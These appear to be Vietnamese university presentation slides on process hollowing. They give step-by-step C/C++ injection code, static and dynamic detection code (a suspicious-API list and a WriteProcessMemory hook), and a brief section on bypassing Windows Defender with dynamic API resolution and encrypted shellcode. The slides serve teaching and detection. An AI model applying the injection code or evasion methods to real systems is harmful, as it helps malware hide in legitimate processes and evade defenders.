



Process Hollowing

NT230.P22.ANTT - Nhóm 17

GVHD: Th.S Phan Thế Duy

Thành viên nhóm 17

- Tôn Thất Bình – 21520639
- Nguyễn Văn Hào – 20521293
- Phạm Trần Hiếu – 21520236
- Đặng Quốc Hưng – 21520882

Nội dung chính

01 ——— Tổng quan

02 ——— Quy trình thực hiện

03 ——— Phương pháp phát hiện

04 ——— Bypass Windows Defender

05 ——— Demo



01

Tổng quan




Tổng quan về Process hollowing

Process hollowing là kỹ thuật cho phép kẻ tấn công thực thi mã độc trong một tiến trình hợp pháp bằng cách tạo process ở trạng thái suspended, hollow/unmap bộ nhớ rồi ghi mã độc vào, sau đó resume. Kỹ thuật này giúp mã độc ẩn dưới vỏ bọc tiến trình tin cậy, né tránh các hệ thống phòng thủ dựa trên tên hoặc người quan sát.




02

Quy trình thực hiện



Quy trình thực hiện



Quy trình thực hiện

Bước 1: Tạo tiến trình nạn nhân ở trạng thái suspended

```
LPSTARTUPINFOA pStartupInfo = new STARTUPINFOA();  
LPPROCESS_INFORMATION pProcessInfo = new PROCESS_INFORMATION();  
CreateProcessA(0, pDestCmdLine, 0, 0, 0, CREATE_SUSPENDED, 0, 0, pStartupInfo, pProcessInfo);
```

Bước 2: Giải phóng vùng nhớ image gốc của tiến trình nạn nhân sử dụng

NtUnmapViewOfSection

```
HMODULE hNTDLL = GetModuleHandleA("ntdll");  
FARPROC fpNtUnmapViewOfSection = GetProcAddress(hNTDLL, "NtUnmapViewOfSection");  
_NtUnmapViewOfSection NtUnmapViewOfSection = (_NtUnmapViewOfSection)fpNtUnmapViewOfSection;  
DWORD dwResult = NtUnmapViewOfSection(pProcessInfo->hProcess, pPEB->ImageBaseAddress);  
if (dwResult)  
    return;
```


Quy trình thực hiện

Bước 3: Cấp phát vùng nhớ mới trong tiến trình nạn nhân bằng VirtualAllocEx

```
PVOID pRemoteImage = VirtualAllocEx(  
    pProcessInfo->hProcess,  
    pPEB->ImageBaseAddress,  
    pSourceHeaders->OptionalHeader.SizeOfImage,  
    MEM_COMMIT | MEM_RESERVE,  
    PAGE_EXECUTE_READWRITE  
);  
if (!pRemoteImage)  
    return;
```

Quy trình thực hiện

Bước 4: Ghi header và section của file PE độc hại vào tiến trình nạn nhân bằng WriteProcessMemory

```
for (DWORD x = 0; x < pSourceImage->NumberOfSections; x++)
{
    if (!pSourceImage->Sections[x].PointerToRawData)
        continue;

    PVOID pSectionDestination = (PVOID)((DWORD)pPEB->ImageBaseAddress + pSourceImage->Sections[x].VirtualAddress);
    WriteProcessMemory(
        pProcessInfo->hProcess,
        pSectionDestination,
        &pBuffer[pSourceImage->Sections[x].PointerToRawData],
        pSourceImage->Sections[x].SizeOfRawData,
        0
    );
}
```

Quy trình thực hiện

Bước 5: Sửa context của thread chính trở tới entry point mới bằng Get/SetThreadContext

```
DWORD dwEntrypoint = (DWORD)pPEB->ImageBaseAddress + pSourceHeaders->OptionalHeader.AddressOfEntryPoint;  
LPCONTEXT pContext = new CONTEXT();  
pContext->ContextFlags = CONTEXT_INTEGER;  
  
GetThreadContext(pProcessInfo->hThread, pContext);  
pContext->Eax = dwEntrypoint;  
SetThreadContext(pProcessInfo->hThread, pContext);
```

Bước 6: Khởi chạy tiến trình với mã mới bằng ResumeThread

```
ResumeThread(pProcessInfo->hThread);
```




03

Phương pháp phát hiện



3.1 Sơ đồ phát hiện tĩnh




3.1 Mã phát hiện tĩnh

```
REQUIRED_SUSPICIOUS_APIS = {  
    "CreateProcessA",  
    "ReadProcessMemory",  
    "VirtualAllocEx",  
    "WriteProcessMemory",  
    "GetThreadContext",  
    "SetThreadContext",  
    "ResumeThread",  
    "CreateFileA",  
    "ReadFile",  
    "GetProcAddress",  
    "GetModuleHandleA",  
    "CloseHandle",  
    "GetFileSize",  
}
```

```
# Trích xuất WinAPI từ PE file  
def extract_winapi_from_pe(file_path, retries=5, delay=1):  
    for attempt in range(retries):  
        try:  
            pe = pefile.PE(file_path, fast_load=False)  
            api_calls = {}  
            for entry in pe.DIRECTORY_ENTRY_IMPORT:  
                dll = entry.dll.decode("utf-8", errors="ignore")  
                funcs = []  
                for imp in entry.imports:  
                    if imp.name:  
                        funcs.append(imp.name.decode("utf-8", errors="ignore"))  
                api_calls[dll] = funcs  
            pe.close()  
            return api_calls  
        except Exception as e:  
            print(f"[Retry {attempt+1}/{retries}] Error: {e}")  
            time.sleep(delay)  
    print(f"Cannot access file after {retries} retries.")  
    return {}
```

3.2 Sơ đồ phát hiện động



3.2 Mã phát hiện động

```
// ===== Hook WriteProcessMemory =====
BOOL WINAPI hook_WPM(
    HANDLE hProcess,
    LPVOID lpBaseAddress,
    LPCVOID lpBuffer,
    SIZE_T nSize,
    SIZE_T* lpNumberOfBytesWritten
)
{
    OutputDebugStringA("[HOOK] WriteProcessMemory called!\n");

    if (lpBuffer && nSize > 0) {
        const Signature* match = FindMatchedSignature(reinterpret_cast<const unsigned char*>(lpBuffer), nSize);
        if (match) {
            std::string msg = "[ALERT] Malicious signature detected: " + match->toHex() + ". Killing process.\n";
            OutputDebugStringA(msg.c_str());
            ExitProcess(0);
        }
    }

    // Print buffer
    if (lpBuffer && nSize > 0 && nSize < 512) {
        std::ostringstream oss;
        oss << "Buffer (" << nSize << " bytes): ";
        for (SIZE_T i = 0; i < nSize; ++i) {
            oss << std::hex << std::setw(2) << std::setfill('0')
                << (static_cast<const unsigned int>(reinterpret_cast<const unsigned char*>(lpBuffer)[i])) << " ";
        }
        oss << "\n";
        OutputDebugStringA(oss.str().c_str());
    }



    return original_WPM(hProcess, lpBaseAddress, lpBuffer, nSize, lpNumberOfBytesWritten);
}
```




04

Bypass Windows Defender

Luồng process hollowing mới




Kỹ thuật evasion

Dynamic API resolution: Không import trực tiếp WinAPI mà lấy địa chỉ hàm qua GetProcAddress tại runtime, giúp né tránh detection dựa trên bảng import.



Process injection memory-only: Tạo process hợp pháp ở trạng thái suspended, ghi shellcode mã hóa vào EntryPoint hoặc vùng nhớ, giải mã chỉ khi runtime.

